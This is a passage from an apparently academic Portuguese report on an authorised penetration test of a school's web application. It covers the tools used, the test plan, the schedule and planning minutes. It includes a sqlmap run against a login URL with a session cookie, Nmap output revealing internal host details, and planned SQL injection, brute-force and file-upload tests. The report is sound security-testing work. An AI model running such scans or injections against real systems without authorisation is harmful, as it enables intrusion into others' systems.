
Para os testes descritos neste trabalho, foi utilizada a versão 8.1 que é a versão atual do software.

SqlMap

É uma ferramenta escrita em Python que automatiza os processos de detecção e intrusão usando SQL Injection . Como a grande maioria das ferramentas disponibilizadas no Kali, é uma ferramenta open source e colaborativa sendo bem famosa entre

os pentesters profissionais. Ela consegue interagir com os principais bancos de dados mais conhecidos e fazer inúmeras tentativas de intrusão.

O SqlMap possui uma página própria e um projeto no Github (16) de onde é possível baixar o código do projeto, abrir tickets e submeter correções e melhorias.



```
root@kali: /usr/share/sqlmap
File Edit View Search Terminal Help
root@kali:~# cd ..
root@kali:~# cd usr/share/sqlmap
root@kali:~# cd /usr/share/sqlmap
root@kali:/usr/share/sqlmap# ./sqlmap.py -u
Usage: python sqlmap.py [options]

sqlmap.py: error: -u option requires an argument
root@kali:/usr/share/sqlmap# ./sqlmap.py -u "http://[redacted]/login.php?logged o=false"
Cookie: PHPSESSID=75ce71bb37c88517caf1a733d537c60f
{1.0-dev-nongit-20160405}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 19:14:05

[19:14:05] [INFO] testing connection to the target URL
[19:14:06] [INFO] testing if the target URL is stable
[19:14:07] [INFO] target URL is stable
[19:14:07] [INFO] testing if GET parameter 'logado' is dynamic
[19:14:07] [INFO] confirming that GET parameter 'logado' is dynamic
[19:14:07] [INFO] GET parameter 'logado' is dynamic
[19:14:07] [WARNING] heuristic (basic) test shows that GET parameter 'logado' might not
```

Figura 2 – Exemplo de uso do SqlMap

A versão mais atual do SqlMap é a 1.0, mesma versão utilizada durante os testes descritos neste trabalho.


Nmap

É o acrônimo de Network Mapper (Mapeador de Redes), outra ferramenta de grande uso da comunidade pentester. Trata-se de um flexível scanner de portas utilizado na etapa de conseguir informações do sistema alvo. O software foi escrito em C, C++, Python e Lua.

Além de ser de fácil uso, possui grande documentação disponível e muitos tutoriais online (17).

Quanto ao seu funcionamento, o Nmap utiliza pacotes IP brutos para tentar conexões com portas de um sistema e a partir disso descobrir se estão abertas

ou fechadas, os serviços disponíveis nessas portas e suas versões, e o sistema operacional utilizado na máquina que hospeda a aplicação alvo.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
Terminal root@kali: ~  
Network Distance: 1 hop  
Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_server_2003  
Host script results:  
|_nbstat: NetBIOS name: [REDACTED], NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:84:42:2c (VMware)  
|_smb-os-discovery:  
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)  
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp2  
|   Computer name: [REDACTED]  
|   NetBIOS computer name: [REDACTED]  
|   Domain name: recife.ifpe.local  
|   Forest name: recife.ifpe.local  
|   FQDN: [REDACTED]  
|   System time: 2016-04-10T15:39:27-03:00  
|_smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|   message_signing: disabled (dangerous, but default)  
|_smbv2-enabled: Server doesn't support SMBv2 protocol  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.25 ms [REDACTED]
```

Figura 3 – Exemplo de uso do Nmap

A versão mais atual do Nmap é a 7.12. Neste trabalho foi utilizada a versão 6.49.

Burp Suite

É um grande framework de testes de intrusão que contém vários módulos interessantes para o uso de testes intrusivos em sistemas web(18) . Ao contrário das demais ferramentas descritas anteriormente, o Burp é uma ferramenta privada e licenciada onde para utilizar todos os módulos disponíveis no programa é necessário adquirir uma licença com seus criadores. Entretanto há alguns módulos do sistema que podem ser utilizados gratuitamente.

Os módulos disponibilizados pelo Burp são:

1. Burp Target;
2. Burp Intruder;
3. Burp Spider;
4. Burp Decoder;

5. Burp Proxy;
6. Burp Scanner;
7. Burp Repeater;
8. Burp Comparer.

Dentre os módulos citados, apenas o Burp Scanner não está disponível na versão gratuita.

Neste trabalho, foi utilizada a versão gratuita do software, para tal foi possível utilizar somente os módulos:

- Spider - responsável por fazer um mapeamento completo na hierarquia de diretórios do sistema atacado;
- Proxy - capaz de interceptar todas as requisições ao sistema alvo trazendo informações como cabeçalho das requisições HTTP e parâmetros passados entre cliente e servidor.




Figura 4 – Interface do Burp Suite

Neste trabalho foi utilizada a versão 1.6.01 desse software.

Metasploit

Trata-se de um framework automatizado para testes de intrusão escritos em Ruby. Embora ele seja propriedade da empresa Rapid7(19), existe uma versão gratuita disponibilizada no Kali Linux. É uma ferramenta que trabalha com dois conceitos: Exploits e Payloads.

Exploit é o nome dado ao código mal-intencionado e é feito com o propósito de executar uma ação não autorizada a fim de causar prejuízos. Exemplo: Caso um programa possua uma falha que seja conhecida, o exploit é o código que se aproveita dessa falha para conseguir um acesso não autorizado.

Payload é o nome normalmente dado à transmissão de dados, pois significa “Carga Paga”. Para o Metasploit, payload é o código executado depois que um exploit conseguiu sucesso, ou seja, a ação nociva dentro do sistema que será executado. Exemplo: Baseando-se na falha citada no trecho anterior, após a execução do exploit, um possível payload seria a busca das senhas criptografadas dos usuários do sistema alvo ou até a inserção de um novo usuário para fins danosos ao sistema.

O Metasploit possui uma grande base de dados de exploits e payloads(20). Além disso, é possível que um pentester também possa escrever os próprios exploits que se integrem aos já existentes. (21)

Iceweasel

É um navegador web de código aberto para sistemas baseados em Debian idêntico ao Mozilla. Ele é o navegador padrão configurado no Kali Linux.

3.3 PROCESSO DE TESTE

Essa seção descreve todo o processo de testes utilizado nesse trabalho.

O processo foi dividido em dois papéis: Orientador e Analista de Testes. A Figura 1 foi gerada usando a ferramenta de modelagem de processo Bizagi e mostra a participação de cada papel no processo de execução dos testes intrusivos.




Figura 5 – Processo de testes

Como mostra a Figura 1, o processo está dividido em duas etapas: Planejamento e Execução dos testes.

Na etapa de Planejamento, o Orientador realiza a reunião semanal para planejamento da iteração, então os seguintes artefatos são gerados:

1. Backlog dos testes, contendo os itens descritivos dos alvos do teste;
2. Backlog de Iteração, com informações sobre o que deve ser feito ao longo da iteração;
3. Ata de Reunião, demonstrando a ciência de todos os membros envolvidos na reunião dos rumos definidos por ela.

Passada essa etapa, a iteração entra na fase de Execução dos testes. Aqui, os analistas de testes têm a responsabilidade de realizar o teste referente a cada um dos itens previamente escolhidos para a iteração e reportar problemas.

Na fase de Execução de testes a atividade começa com a checagem da disponibilidade do ambiente de testes. Caso o ambiente esteja por algum motivo indisponível, a ação é reportada via e-mail para a equipe responsável pelo sistema. Após isso, caso o problema persista a atividade é encerrada.

Nos casos onde o problema é resolvido ou o ambiente está disponível, um item de teste do backlog da sprint é selecionado para teste. Em seguida, o Analista de Teste inicia a execução do teste propriamente dita. Após a finalização do teste, o analista de teste reporta o resultado obtido e um Relatório de execução de testes é gerado. Feito isso, a atividade é encerrada.

4 Desenvolvimento

4.1 PLANO DE TESTES

Este documento tem como propósito descrever o objetivo, os recursos, o escopo e o cronograma das atividades de teste de penetração do sistema explorado.

Objetivos

Este planejamento busca identificar, no sistema a ser explorado, informações para realizar testes exploratórios a fim de encontrar possíveis vulnerabilidades de segurança que possam comprometer o funcionamento do sistema. Além disso, deseja-se: listar o escopo do sistema que deverá ser testado, descrever o processo de teste a ser empregado bem como todos os recursos necessários para a execução dos testes. Por fim, prover uma estimativa do tempo para os testes a serem realizados.

Estratégia de Testes

A estratégia de testes de software descreve em alto nível a abordagem geral das atividades de teste.

A tabela a seguir exibe em alto nível a estratégia de testes abordada neste projeto.

| Contexto | Técnicas de Teste | Tipo de Teste | Tipo de Execução | Nível de Teste |
|---|--------------------|---------------------|-----------------------|------------------|
| Todo o sistema exceto a funcionalidade Listar Alunos ^a | Teste exploratório | Teste de Penetração | Manual e Automatizada | Teste de Sistema |

^a Essa funcionalidade não foi testada, pois requer a busca de dados no sistema QAcadêmico. Esse sistema, não pode ser acessado a partir do ambiente de teste que será utilizado.

| Con- texto | Tec- ni- cas de Teste | Tipo de Teste | Tipo de Exe- cu- ção | Nível de Teste |
|-----------------|-----------------------------------|---------------------|----------------------------------|----------------------|
| Autoria Própria | | | | |

Escopo

Para esse plano de testes foram testadas as seguintes funcionalidades do sistema:

- Login;
- Consulta e cadastro de servidor;
- Consulta e cadastro de Lotes;
- Consulta e Cadastro de Vacinas;
- Relatórios.

Cronograma

| Atividade | Início | Fim | Responsável |
|-------------------------|----------|----------|------------------------|
| Iteração 1 | 21/03/16 | 28/03/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 21/03/16 | 21/03/16 | Diego, Pâmela e Marcos |
| Execução | 21/03/16 | 28/03/16 | Diego e Pâmela |
| Iteração 2 | 28/03/16 | 05/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 28/03/16 | 28/03/16 | Diego, Pâmela e Marcos |
| Execução | 28/03/16 | 05/04/16 | Diego e Pâmela |
| Iteração 3 | 05/04/16 | 12/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 05/04/16 | 05/04/16 | Diego, Pâmela e Marcos |
| Execução | 05/04/16 | 12/04/16 | Diego e Pâmela |
| Iteração 4 | 12/04/16 | 19/04/16 | Diego, Pâmela e Marcos |

| Atividade | Início | Fim | Responsável |
|-------------------------|---------------|------------|------------------------|
| Reunião de planejamento | 12/04/16 | 12/04/16 | Diego, Pâmela e Marcos |
| Execução | 12/04/16 | 19/04/16 | Diego e Pâmela |
| Iteração 5 | 25/04/16 | 03/05/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 25/04/16 | 25/04/16 | Diego, Pâmela e Marcos |
| Execução | 25/04/16 | 03/05/16 | Diego e Pâmela |
| Iteração 6 | 03/05/16 | 10/05/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 03/05/16 | 03/05/16 | Diego, Pâmela e Marcos |
| Execução | 03/05/16 | 10/05/16 | Diego e Pâmela |
| Reunião de revisão | 10/05/16 | 10/05/16 | Diego, Pâmela e Marcos |
| Iteração 6 | | | |

Autoria Própria

Devido os impedimentos ocorridos na Iteração 01, 04 e 06 o cronograma sofreu alterações nos prazos, conforme a tabela a seguir.

| Atividade | Início | Fim | Responsável |
|-------------------------|---------------|------------|------------------------|
| Iteração 1 | 21/03/16 | 28/03/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 21/03/16 | 21/03/16 | Diego, Pâmela e Marcos |
| Execução | 21/03/16 | 28/03/16 | Diego e Pâmela |
| Iteração 2 | 28/03/16 | 05/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 28/03/16 | 28/03/16 | Diego, Pâmela e Marcos |
| Execução | 28/03/16 | 05/04/16 | Diego e Pâmela |
| Iteração 3 | 05/04/16 | 12/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 05/04/16 | 05/04/16 | Diego, Pâmela e Marcos |
| Execução | 05/04/16 | 12/04/16 | Diego e Pâmela |
| Iteração 4 | 12/04/16 | 19/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 12/04/16 | 12/04/16 | Diego, Pâmela e Marcos |
| Execução | 12/04/16 | 19/04/16 | Diego e Pâmela |
| Iteração 5 | 19/04/16 | 25/04/16 | Diego, Pâmela e Marcos |

| Atividade | Início | Fim | Responsável |
|-------------------------------|---------------|------------|------------------------|
| Reunião de planejamento | 19/04/16 | 19/04/16 | Diego, Pâmela e Marcos |
| Execução | 19/04/16 | 25/04/16 | Diego e Pâmela |
| Iteração 6 | 25/04/16 | 09/05/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 25/04/16 | 25/04/16 | Diego, Pâmela e Marcos |
| Execução | 25/04/16 | 09/05/16 | Diego e Pâmela |
| Iteração 7 | 09/05/16 | 17/05/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 09/05/17 | 09/05/17 | Diego, Pâmela e Marcos |
| Execução | 09/05/16 | 17/05/16 | Diego e Pâmela |
| Reunião de revisão iteração 7 | 17/05/16 | 17/05/16 | Diego, Pâmela e Marcos |

Autoria Própria

Recursos Humanos

| Nome | Papel | Horas |
|----------------|-------------------|--------------|
| Diego Antônio | Analista de Teste | 23 horas |
| Pâmela Beatriz | Analista de Teste | 28 horas |
| Marcos Costa | Orientador | 8 horas |

Autoria Própria

Ambiente de Teste

O ambiente de teste foi configurado da seguinte forma:

Dentro no DGTI - IFPE, havia uma máquina física que fazia uso do sistema operacional Windows 7. Essa máquina disponibilizava o acesso a uma máquina virtual (VM), utilizada para a execução dos testes de forma propriamente dita. Essa máquina virtual utilizava o sistema operacional Kali Linux e se estava em uma rede isolada sem acesso à rede local do IFPE e à Internet.

Existiam duas outras máquinas virtuais, as quais armazenavam individualmente o espelhamento do Servidor de Banco de Dados e do Servidor WEB, que hospedava o sistema ser testado. Ambas utilizavam o sistema operacional Windows Server 2013. Os analistas de teste não possuíram acesso a essas duas máquinas virtuais.

O Servidor Web foi acessado para teste através do browser da VM que contém o Kali Linux.

A Figura 6 mostra a atual configuração do ambiente




Figura 6 – Configuração Ambiente de Teste

Para a realização dos testes, a partir do computador do analista de teste, foi realizado um acesso à máquina física por meio da ferramenta de conexão remota Team Viewer. Após estabelecer a conexão remota, foi possível acessar o ambiente do Kali Linux e dentro dessa máquina virtual acessar via browser o sistema explorado.

Processo de Teste

O processo de testes foi realizado de forma incremental utilizando a prática Scrum para planejamento de iteração. Além disso, foram utilizados métodos do Kanban para a visualização do fluxo através de um quadro Kanban, bem como a limitação do trabalho em progresso.

Foi elaborado um relatório contendo todos os resultados das atividades realizadas durante as iterações. Para cada teste executado foram registrados: os passos utilizados na execução, os resultados de cada passo, bem como, a contabilização do tempo gasto durante a realização dos testes.

4.2 ATA REUNÃO DE PLANEJAMENTO DOS TESTES

[ATA 01] Planejamento Iteração 01

Objetivos

A reunião do dia 21 de março de 2016, com duração de 1 hora, teve como objetivo o planejamento das atividades a serem realizadas na Iteração 01, além de esclarecimento de dúvidas.

O que foi discutido

Inicialmente, foram expostas todas as funcionalidades que poderiam ser exploradas no sistema a ser testado durante a Iteração 01. Em seguida, foi feita uma análise de quais funcionalidades do sistema deveriam ser exploradas inicialmente. Finalmente, foram definidas e priorizadas todas as atividades da Iteração 01.

Decisões

Ficou acordado que os analistas de teste realizarão as seguintes atividades:

1. Tela Login - Exploração via Path Transversal;
2. Tela Login - Exploração via Força Bruta;
3. Tela Login - Mapeamento da hierarquia de pastas do sistema;
4. Tela Login - Exploração via Sql Injection;
5. Download do código fonte da aplicação;
6. Inclusão de arquivo no servidor web da aplicação.

O prazo definido para finalização da Iteração 01 foi 28 de março de 2016. Além disso, a data da próxima reunião foi definida para também para o dia 28 de março de 2016.

[ATA 02] Planejamento Iteração 02

Objetivos

A reunião do dia 28 de março de 2016, com duração de 1 hora, teve como objetivo a apresentação dos resultados e impedimentos da Iteração 01. Devido ao grande impacto dos impedimentos ocorridos na Iteração 01, essa reunião focou no

replanejamento das atividades pendentes da Iteração 01, que passaram a fazer parte da Iteração 02.

O que foi discutido

Inicialmente, houve a exposição do que foi planejado para a Iteração 01, o que foi realizado e as dificuldades encontradas. Em seguida, as atividades previstas para a Iteração 01 foram replanejadas.

Atividades concluídas

1. Tela Login - Exploração via Path Transversal;
2. Tela Login - Mapeamento da hierarquia de pastas do sistema.

Impedimentos

O sistema explorado ficou indisponível entre os dias 23 a 28 de março de 2016. Para solucionar o impedimento foi enviado um e-mail à equipe da Diretoria Geral de Tecnologia da Informação - DGTI solicitando que o ambiente de testes fosse reiniciado.

Decisões

A inatividade do sistema impactou no andamento das atividades previstas para a Iteração 01, impossibilitando sua conclusão no prazo inicialmente previsto. O prazo definido para finalização da Iteração 02 foi 05 de abril de 2016.

Ficou acordado que os analistas de teste realizarão as seguintes atividades:

1. Tela Login - Exploração via Força Bruta;
2. Tela Login - Exploração via Sql Injection;
3. Download do código fonte da aplicação;
4. Inclusão de arquivo no servidor web da aplicação.

Além disso, a data da próxima reunião foi definida para o dia 05 de abril de 2016.

[ATA 03] Planejamento Iteração 03

Objetivos

A reunião do dia 05 de abril de 2016, com duração de 1 hora, teve como objetivo a apresentação dos resultados e impedimentos da Iteração 02 e o planejamento das atividades para a Iteração 03.

O que foi discutido

Inicialmente, houve a exposição do que foi planejado para a Iteração 02 e o que foi realizado. Em seguida, foram definidas e priorizadas todas as atividades da Iteração 03.

Atividades concluídas

1. Tela Login - Exploração via Força Bruta;
2. Tela Login - Exploração via Sql Injection;

Observações

